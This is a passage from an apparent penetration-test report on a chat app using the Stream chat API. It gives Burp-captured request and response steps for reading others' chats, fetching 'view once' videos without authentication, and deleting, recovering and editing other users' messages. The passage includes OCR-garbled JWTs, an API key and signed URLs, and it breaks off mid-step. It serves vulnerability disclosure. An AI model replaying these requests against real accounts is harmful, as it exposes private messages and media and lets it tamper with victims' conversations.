  "file": "https://us-east.stream-io-cdn.com/61795/attachments/a89e2fc-8a02-42cb-b5e8-f5306a2cb3ab.4cd9fdfc-0072-4742-a434-b03c1fc5822.mp4?Expires=1710863440&u0026Signature=0~r4~d-tplqNVzTy38pbExCK61Ej530d7UdVq68XD4z61mmh6mubLsxXnqA7NgU@l6YG-WvQvgDeYq05iZxIAF4jmPfxq1koB45gv3AlvNgmP8H1XzlnyNQokg0s3AXcVH2SfikU-lhiuRKmEr2DMVq4uZInrYylxf4VIV5sEZHoihiaaYZXrgRBwBA TIAnqIfklHhCoaj8ae5Rt7LYEPTDB7s0Lj9ORLS-zzT1Q0JhgsN6tRdx0xtI 8fboktn25Qo!VRGe1VweNe0R900muspxXNGGtRw1KFxrPcr-gpLvlUma9rrh F7ZRcy3PZ3HagPMYATEa6oS9ZQ_\u0026Key-Pair-Id=APKAIHG36VEWP DULE23Q"
```

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 4: Uploading 'play-once' videos

2. The returned url will also be sent in the chat in a subsequent request, as seen below:

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

- Pretty
- Raw
- Hex
- JSON Web Token

```
1 POST /channels/messaging/1c0544a0-ceb2-4a10-84a7-cd12257bf134/message?
  user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=
  65e49f63-0a05-48ea-0000-0000055ec63&api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization:
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2Vyc2lkIjo1N2FkMGRjMjItODAwNS00
  ZDNlLThmNGQt0TE5YzQxMjk0ZDUxIn0.Ctlr8atgbCdtmva6CM9-ATxgQt31mMqe3aoX5XH
  yE
5 Stream-Auth-Type: jwt
6 X-Stream-Client: stream-chat-react-native-android-5.22.1
7 X-Client-Request-Id: 6fb278f8-3563-440a-a1a8-3637c1a9f4e7
8 Content-Type: application/json
9 Content-Length: 856
10 Accept-Encoding: gzip, deflate, br
11 User-Agent: okhttp/4.10.0
12
13 {
  "message": {
    "id": "cb703916-9bbe-440c-be3f-2534912e1d74",
    "text": "",
    "mentioned_users": [],
    "custom_properties": {
      "type": "video",
      "status": "regular"
    },
    "attachments": [
      {
        "properties": {
          "replay_mode": "view_once",
          "duration": 0
        },
        "id": "7a62e8b7-4cbd-4cb1-121b-252701ecc36c",
        "type": "video",
        "url":
          "https://us-east.stream-io-cdn.com/61795/attachments/a89e26fc-8a0
          2-42cb-b5e8-f5306a2cb3ab.4cd9fdfc-0072-4742-a434-b03c1fb5822.mp4
          ?Expires=1710863440&Signature=0~r4~d-tplqNVzTyy3BpbExCCK6IEj53007
          UdV0v6BXD4z61mh6mubLsxXnqA7Ngu0l6YG-Wv8vgbDeY051ZxIAF4jmFPexq1k
          oB45qv3AlvNgmhPBH1KzlnyN0okg0s3AXcVH2Sfiku-lhiuRKmEr2DMVq4uZ1nrY
          ylx4IVVsEZHoiiAaYAZXrgRBwBATIAngIfklHhCoaj8ae5Rt7LYEPTDB7s0LJj
        "duration": 0,
        "properties": {
          "replay_mode": "view_once",
          "duration": 0
        },
        "id": "7a62e8b7-4cbd-4cb1-121b-252701ecc36c"
      }
    ],
    "latest_reactions": [],
    "own_reactions": []
  }
}, "attachments": [
  {
    "type": "video",
    "url":
      "https://us-east.stream-io-cdn.com/61795/attachments/a89e26fc-8a0
      2-42cb-b5e8-f5306a2cb3ab.4cd9fdfc-0072-4742-a434-b03c1fb5822.m
      p47Expires=1710863440&u0026Signature=0~r4~d-tplqNVzTyy3BpbExCCK6
      IEj53007UdV0v6BXD4z61mh6mubLsxXnqA7Ngu0l6YG-Wv8vgbDeYq05izxIAF4
      jmFPexq1koB45qv3AlvNgmhPBH1KzlnyN0okg0s3AXcVH2Sfiku-lhiuRKmEr2D
      MVq4uZ1nrYlx4IVVsEZHoiiAaYAZXrgRBwBATIAngIfklHhCoaj8ae5Rt7LY
      EPTDB7s0LJj0RLS~zzT100JhgsN6tRDx0xt18fboktn250oYRGelVwevNe0R900m
      uspxXNGGrw1KKfxRpCR-gpLvUma9hrf7Zrcy3PZY3HagPMYATEa6o59Z0_\u0
      026Key-Pair-Id=APKA1HG36VEWPDULE230",
    "duration": 0,
    "properties": {
      "replay_mode": "view_once",
      "duration": 0
    },
    "id": "7a62e8b7-4cbd-4cb1-121b-252701ecc36c"
  }
], "latest_reactions": [],
"own_reactions": []
}
```

Response:

- Pretty
- Raw
- Hex
- Render
- Diff

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 4: Uploading 'play-once' videos
3. Now, an attacker can read our chat using the previous vulnerability 'Read other people's chat' and extract this url, as seen below.

The url can be extracted from the response and the \u0026 character replaced with &.

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

```
1 POST /channels?api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VyX2lkIjoiZjMwMjk2ZWItZGY0ZC00Njg1LTkyZmEtYmU3YWfhZjI0MTBKIn0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujk0Fm6EA
5 Stream-Auth-Type: jwt
6 Content-Type: application/json
7 Content-Length: 101
8 Accept-Encoding: gzip, deflate, br
9 User-Agent: okhttp/4.10.0
10
11 {
  "filter_conditions": {
    "type": "messaging",
    "members": {
      "$in": [
        "7ad0dc22-8005-4d3e-8f4d-919c41294d51"
      ]
    }
  }
}
```

Response:


```
{
  "banned": false,
  "online": false,
  "name": "D",
  "profileStatus": "active",
  "profileIsIncognito": false
},
"attachments": [
  {
    "type": "video",
    "duration": 0,
    "properties": {
      "duration": 0,
      "replay_mode": "view_once"
    },
    "id": "7a62e8b7-4cbd-4cb1-121b-252701ecc36c",
    "url": "https://us-east.stream-io-cdn.com/61795/attachments/a89e26fc-8a02-42cb-b5e8-f5306a2cb3ab.4cd9fdfc-0072-4742-a434-b03c1fbcc5822.mp4?Expires=1710863440&Signature=0~r4~d~tplqNVzTyy3BpbExCCK6IEj53007UdV0v6BXD4z61mmh6mubLsxXnqA7Ng0l6YG-Wv8QvgDeYq05iZxIAF4jmFPexq1koB45qvs3AlvNgmhP8H1XzlnyNQokgOs3AXcVH25fikU-lhiuRKmEr2DMVq4uZlnrYylxf4VIVSsEZHoiihAaYZXrgRBwBATIAngIfklHhCoaj8ae5Rt7LYEPTDB7s0LjJ0RLS~zzT1Q0JhgsN6tRDX0xtI8fboktn2S0oYRGelVwevNe0R900muspxXNGGtRw1KKfXRpCR-gpLvUma9rhrF7ZRcy3PZY3HagPMYATEa6o59ZQ_&Key-Pair-Id=APKAIHG36VEWPDULE230"
  },
  "latest_reactions": [],
  "own_reactions": [
    {
      "reaction_counts": {},
      "reaction_scores": {},
      "reply_count": 0,
      "deleted_reply_count": 0
    }
  ]
}
```

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 4: Uploading 'play-once' videos

4. Thus, we can watch the video unauthenticated and is replay-able:




Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 4: Uploading 'play-once' videos

5. The receiver of the 'play-once' video, will have no knowledge of the attack. He can still see the video, but only once. After he sees the video, it will say 'video expired'.



'Before' and 'after' the receiver sees the video once.

Vulnerability #4 –Delete, recover and edit other people's messages



#1 Broken Object Level
Authorization
Category

Details: We discovered that we can recover other people's messages that were deleted in a chat.

In addition, we can edit and delete other people's messages.

In order to do that, we will need the unique 'messageld' value of the message that we want to recover. This is easy to get because when we read our victim's messages, each message has its messageld next to it.

Instance: <https://chat.stream-io-api.com/messages/<Messageld>>

(Methods: DELETE and PUT)

Vulnerability #4 –Delete, recover and edit other people's messages

Reproduction steps:

1. Use a proxy tool (Burp) to intercept the traffic.
2. Enter a chat and leave a message to someone:

The screenshot shows two panels from the Burp Suite interface. The left panel, titled 'Request', displays a POST request to the endpoint '/channels/messaging/1c0544a0-ceb2-4a10-84a7-cd12257bf134/message?'. The JSON payload includes a message with ID '4f402867-3e3d-4d74-9661-2d8c659188ad' and text 'Got any plans for tomorrow?'. The right panel, titled 'Response', shows the server's response with a 201 Created status and the same message and user details. Both panels have tabs for 'Pretty', 'Raw', 'Hex', 'JSON Web Token', and 'Render'.

Request

Pretty Raw Hex JSON Web Token

```
1 POST /channels/messaging/1c0544a0-ceb2-4a10-84a7-cd12257bf134/message?
  user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=
  65e49f63-0a05-48ea-0000-000007485f4&api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJlc2Vx2lkIjoiN2FkMGRjMjItODAwNS00
ZDNlLTlmNGQtOTE5YzQzMjk0ZDUxIn0.CtlrBaqjbCdtmva6CM9-ATxgVqt31mMqe3aoX5XH
yE
5 Stream-Auth-Type: jwt
6 X-Stream-Client: stream-chat-react-native-android-5.22.1
7 X-Client-Request-Id: 5f3c010b-e903-47e1-acb9-a4640bf71b0f
8 Content-Type: application/json
9 Content-Length: 210
10 Accept-Encoding: gzip, deflate, br
11 User-Agent: okhttp/4.10.0
12
13 {
  "message": {
    "id": "4f402867-3e3d-4d74-9661-2d8c659188ad",
    "text": "Got any plans for tomorrow?",
    "mentioned_users": [
      ],
      "custom_properties": {
        "type": "text",
        "status": "regular"
      },
      "attachments": [
      ]
    },
    "skip_enrich_url": true
  }
}
```

② ⚙️ ⏪ ⏩ 4f402867-3e3d-4d74-9661-2d8c659188ad × 1 match

Response

Pretty Raw Hex Render Diff

```
1 HTTP/2 201 Created
2 Access-Control-Allow-Headers: x-requested-with, content-type, accept,
origin, authorization, x-csrf-token, x-stream-client, stream-auth-type,
x-csrf-token, content-encoding, x-client-request-id
3 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
4 Access-Control-Allow-Origin: *
5 Access-Control-Max-Age: 86400
6 Cache-Control: no-cache
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 X-RateLimit-Limit: 2000
10 X-RateLimit-Remaining: 1918
11 X-RateLimit-Reset: 1709710260
12 Date: Wed, 06 Mar 2024 07:30:26 GMT
13 Content-Length: 946
14 X-Envoy-Upstream-Service-Time: 93
15 Strict-Transport-Security: max-age=31536000; includeSubDomains
16 Server: stream-edge
17 Strict-Transport-Security: max-age=31536000; includeSubDomains
18
19 {
  "message": {
    "id": "4f402867-3e3d-4d74-9661-2d8c659188ad",
    "text": "Got any plans for tomorrow?",
    "html": "\u003cp\u003eGot any plans for tomorrow?\u003c/p\u003e\n",
    "type": "regular",
    "user": {
      "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",
      "role": "admin",
      "created_at": "2024-01-30T17:44:15.578446Z",
      "updated_at": "2024-01-31T15:11:05.097654Z",
      "last_active": "2024-03-06T07:29:51.552309579Z",
      "banned": false,
      "online": true,
      "profileStatus": "active",
      "profileIsIncognito": false,
      "name": "D"
    },
    "attachments": [
      ],
      "latest_reactions": [
      ]
    }
}
```

② ⚙️ ⏪ ⏩ 4f402867-3e3d-4d74-9661-2d8c659188ad × 1 match

Vulnerability #4 –Delete, recover and edit other people's messages

Reproduction steps:

3.Delete the message:

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

- Pretty
- Raw
- Hex
- JSON Web Token

```
1 DELETE /messages/4f402867-3e3d-4d74-9661-2d8c659188ad?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49e20-0a05-1a29-0000-000000757917&api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJc2VyX2lkIjo1N2FkMGRjMjItODAwNS00ZDNlLTNmNGQtOTE5YzQxMjk0ZDUxIn0.CtlrBAtgjbCdtmva6CM9-ATxgVqt31mMqe3aoXSXH
yE
5 Stream-Auth-Type: jwt
6 X-Stream-Client: stream-chat-react-native-android-5.22.1
7 X-Client-Request-Id: b21528d0-abd4-44ae-960e-08c6252f4462
8 Accept-Encoding: gzip, deflate, br
9 User-Agent: okhttp/4.10.0
10
11
```

Response:

- Pretty
- Raw
- Hex
- Render
- Diff

```
origin, authorization, x-csrf-token, x-stream-client, stream-auth-type, x-csrf-token, content-encoding, x-client-request-id
3 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
4 Access-Control-Allow-Origin: *
5 Access-Control-Max-Age: 86400
6 Cache-Control: no-cache
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 X-Ratelimit-Limit: 1000
10 X-Ratelimit-Remaining: 999
11 X-Ratelimit-Reset: 1709710320
12 Date: Wed, 06 Mar 2024 07:31:58 GMT
13 Content-Length: 989
14 X-Envoy-Upstream-Service-Time: 99
15 Strict-Transport-Security: max-age=31536000; includeSubDomains
16 Server: stream-edge
17 Strict-Transport-Security: max-age=31536000; includeSubDomains
18
19 {
  "message": {
    "id": "4f402867-3e3d-4d74-9661-2d8c659188ad",
    "text": "Got any plans for tomorrow?",
    "html": "\u003cp\u003eGot any plans for tomorrow?\u003c/p\u003e\n",
    "type": "deleted",
    "user": {
      "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",
      "role": "admin",
      "created_at": "2024-01-30T17:44:15.578446Z",
      "updated_at": "2024-01-31T15:11:05.097654Z",
      "last_active": "2024-03-06T07:31:42.881245768Z",
      "banned": false,
      "online": true,
      "name": "D",
      "profileStatus": "active",
      "profileIsIncognito": false
    },
    "attachments": [],
    "latest_reactions": [],
    "own_reactions": []
  }
}
```

Below the tabs, there are search and filter icons, and a URL bar showing `4f402867-3e3d-4d74-9661-2d8c659188ad` with 1 match. On the right, another URL bar shows the same URL with 1/1 match.

Vulnerability #4 –Delete, recover and edit other people's messages

Reproduction steps:

4. Now let's read the chat as the attacker user using the above vulnerability 'Read other people's messages'. It will say, 'This message was deleted', as seen below:

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

```
Pretty Raw Hex JSON Web Token
1 POST /channels?api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VyX2lkIjoiZjMwMjk5ZWItZGY0ZC00Njg1LTkyZmEtYmU3YWFlZjI0MTBkIn0.7LlzAAWTxLhkUT2320gMQLw-sTwP1-uxcujkc0Fm6EA
5 Stream-Auth-Type: jwt
6 Content-Type: application/json
7 Content-Length: 101
8 Accept-Encoding: gzip, deflate, br
9 User-Agent: okhttp/4.10.0
10
11 {
    "filter_conditions": {
        "type": "messaging",
        "members": {
            "$in": [
                "7ad0dc22-8005-4d3e-8f4d-919c41294d51"
            ]
        }
    }
}
```

Response:

```
Pretty Raw Hex Render Diff
"custom_properties": {
    "type": "video",
    "status": "regular"
},
{
    "id": "4f402867-3e3d-4d74-9661-2d8c659188ad",
    "text": "This message was deleted.",
    "html": "\u003cp\u003eThis message was deleted.\u003cp\u003e\n",
    "type": "deleted",
    "user": {
        "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",
        "role": "admin",
        "created_at": "2024-01-30T17:44:15.578446Z",
        "updated_at": "2024-01-31T15:11:05.097654Z",
        "last_active": "2024-03-06T07:25:06.039912Z",
        "banned": false,
        "online": false,
        "name": "D",
        "profileStatus": "active",
        "profileIsIncognito": false
    },
    "attachments": [],
    "latest_reactions": [],
    "own_reactions": [],
    "reaction_counts": {},
    "reaction_scores": {},
    "reply_count": 0,
    "deleted_reply_count": 0,
    "cid": "messaging:1c0544a0-ceb2-4a10-84a7-cd12257bf134",
    "created_at": "2024-03-06T07:30:26.12085Z",
    "updated_at": "2024-03-06T07:30:26.12085Z"
}
```

At the bottom of the Response panel, there are search and filter controls. The left search bar contains the ID "67-3e3d-4d74-9661-2d8c659188ad" with "0 matches". The right search bar contains the ID "4f402867-3e3d-4d74-9661-2d8c659188ad" with "1 match".

Vulnerability #4 –Delete, recover and edit other people’s messages

Reproduction steps:

5. Now if we call the same DELETE request, as the attacker, we will get back the original message:

Request

Pretty Raw Hex JSON Web Token

```
1 DELETE /messages/4f402867-3e3d-4d74-9661-2d8c659188ad?user_id=f30299eb-df4d-4685-92fa-be7aaaf2410d&connection_id=65e49e20-0a05-1a29-0000-0000075f830&api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, /*
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VyX2lkIjoizjMwMjk5ZWItZGY0ZC00Njg1LTkyZmEtYmU3YWFlZjI0MTBkIn0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujkOfM6EA
5 Stream-Auth-Type: jwt
6 X-Stream-Client: stream-chat-react-native-android-5.22.1
7 X-Client-Request-Id: f583868a-49cf-4509-b3a6-70501cd221c0
8 Accept-Encoding: gzip, deflate, br
9 User-Agent: okhttp/4.10.0
10
11
```

Response

Pretty Raw Hex Render Diff

```
1 HTTP/2 200 OK
2 Access-Control-Allow-Headers: x-requested-with, content-type, accept, x-csrf-token, content-encoding, x-client-request-id
3 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
4 Access-Control-Allow-Origin: *
5 Access-Control-Max-Age: 86400
6 Cache-Control: no-cache
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 X-Ratelimit-Limit: 1000
10 X-Ratelimit-Remaining: 998
11 X-Ratelimit-Reset: 1709711880
12 Date: Wed, 06 Mar 2024 07:57:59 GMT
13 Content-Length: 987
14 X-Envoy-Upstream-Service-Time: 94
15 Strict-Transport-Security: max-age=31536000; includeSubDomains
16 Server: stream-edge
17 Strict-Transport-Security: max-age=31536000; includeSubDomains
18
19 {
  "message": {
    "id": "4f402867-3e3d-4d74-9661-2d8c659188ad",
    "text": "Got any plans for tomorrow?",
    "html": "\u003cp\u003eGot any plans for tomorrow?\u003cp\u003e\n",
    "type": "deleted",
    "user": {
      "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",
      "role": "admin",
      "created_at": "2024-01-30T17:44:15.578446Z",
      "updated_at": "2024-01-31T15:11:05.097654Z",
      "last_active": "2024-03-06T07:25:06.039912Z",
      "banned": false,
      "online": false,
      "name": "D",
      "profileStatus": "active",
      "profileIsIncognito": false
    }
  }
}
```

Vulnerability #4 –Delete, recover and edit other people's messages

Reproduction steps:

Instance 2: Edit a message, as a different user than the participants in the chat

1. First, let's send a message and intercept the request:

The screenshot shows a network traffic capture interface with two panels: Request and Response.

Request:

```
Pretty Raw Hex JSON Web Token
1 POST /channels/messaging/50dd83b1-9dda-4940-b6bb-04891e9500bd/message?
  user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=
  65e49e20-0a05-1a29-0000-00000087f7d6&api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2Vx2lkIjo1N2FkMGRjMjItODAwNS00
ZDNlLThmNGQtOTE5YzQzMjk0ZDUxIn0.CtlrBtgbCdtmva6CM9-ATxgVqt31mMqe3aoX5XH
yE
5 Stream-Auth-Type: jwt
6 X-Stream-Client: stream-chat-react-native-android-5.22.1
7 X-Client-Request-Id: 38dc5709-2a58-4ad0-bb71-0a62449ef573
8 Content-Type: application/json
9 Content-Length: 205
10 Accept-Encoding: gzip, deflate, br
11 User-Agent: okhttp/4.10.0
12
13 {
  "message": {
    "id": "0fec78e9-0068-48f1-8563-7144474cc7e2",
    "text": "My phone number is 123",
    "mentioned_users": [
    ],
    "custom_properties": {
      "type": "text",
      "status": "regular"
    },
    "attachments": [
    ],
    "skip_enrich_url": true
  }
}
```

Response:

```
Pretty Raw Hex Render Diff
4 Access-Control-Allow-Origin: *
5 Access-Control-Max-Age: 86400
6 Cache-Control: no-cache
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 X-RateLimit-Limit: 2000
10 X-RateLimit-Remaining: 1861
11 X-RateLimit-Reset: 1709750760
12 Date: Wed, 06 Mar 2024 18:45:20 GMT
13 Content-Length: 938
14 X-Envoy-Upstream-Service-Time: 93
15 Strict-Transport-Security: max-age=31536000; includeSubDomains
16 Server: stream-edge
17 Strict-Transport-Security: max-age=31536000; includeSubDomains
18
19 {
  "message": {
    "id": "0fec78e9-0068-48f1-8563-7144474cc7e2",
    "text": "My phone number is 123",
    "html": "\u003cp\u003eMy phone number is 123\u003c/p\u003e\n",
    "type": "regular",
    "user": {
      "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",
      "role": "admin",
      "created_at": "2024-01-30T17:44:15.578446Z",
      "updated_at": "2024-01-31T15:11:05.097654Z",
      "last_active": "2024-03-06T18:44:57.400821481Z",
      "banned": false,
      "online": true,
      "profileIsIncognito": false,
      "name": "D",
      "profileStatus": "active"
    },
    "attachments": [
    ],
    "latest_reactions": [
    ]
  }
}
```

At the bottom of each panel, there is a search bar with the value "0fec78e9-0068-48f1-8563-7144474cc7e2" and a note "1 match".

Vulnerability #4 –Delete, recover and edit other people's messages

Reproduction steps:

2. And let's use the previous vulnerability to 'Read other people's messages' as the attacker, in order to find the messageID ('Ofec78e9-0068-48f1-8563-7144474cc7e2')

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

```
Pretty Raw Hex JSON Web Token
1 POST /channels?api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VyX2lkIjoiZjMjk5ZWItZGY0ZC00Njg1LTkyZmEtYmU3YWFlZjI0MTBkIn0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujkc0Fm6EA
5 Stream-Auth-Type: jwt
6 Content-Type: application/json
7 Content-Length: 101
8 Accept-Encoding: gzip, deflate, br
9 User-Agent: okhttp/4.10.0
10
11 {
    "filter_conditions": {
        "type": "messaging",
        "members": {
            "$in": [
                "7ad0dc22-8005-4d3e-8f4d-919c41294d51"
            ]
        }
    }
}
```

Response:

```
Pretty Raw Hex Render Diff
},
{
  "id": "0fec78e9-0068-48f1-8563-7144474cc7e2",
  "text": "My phone number is 123",
  "html": "\u003cp\u003eMy phone number is 123\u003c/p\u003e\n",
  "type": "regular",
  "user": {
    "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",
    "role": "admin",
    "created_at": "2024-01-30T17:44:15.578446Z",
    "updated_at": "2024-01-31T15:11:05.097654Z",
    "last_active": "2024-03-06T18:44:57.400821Z",
    "banned": false,
    "online": false,
    "name": "D",
    "profileStatus": "active",
    "profileIsIncognito": false
  },
  "attachments": [
  ],
  "latest_reactions": [
  ],
  "own_reactions": [
  ],
  "reaction_counts": [
  ],
  "reaction_scores": [
  ],
  "reply_count": 0,
  "deleted_reply_count": 0,
  "cid": "messaging:50dd83b1-9dda-4940-b6bb-04891e9500bd",
  "created_at": "2024-03-06T18:45:20.412231Z",
  "updated_at": "2024-03-06T18:45:20.412231Z",
  "shadowed": false,
  "mentioned_users": [
  ]
}
```

Vulnerability #4 –Delete, recover and edit other people's messages

Reproduction steps:

3.The victim will receive a notification:



Vulnerability #4 –Delete, recover and edit other people's messages

Reproduction steps:

- 4.Edit the message as the attacker, using the messageId and the method PUT on the same endpoint:

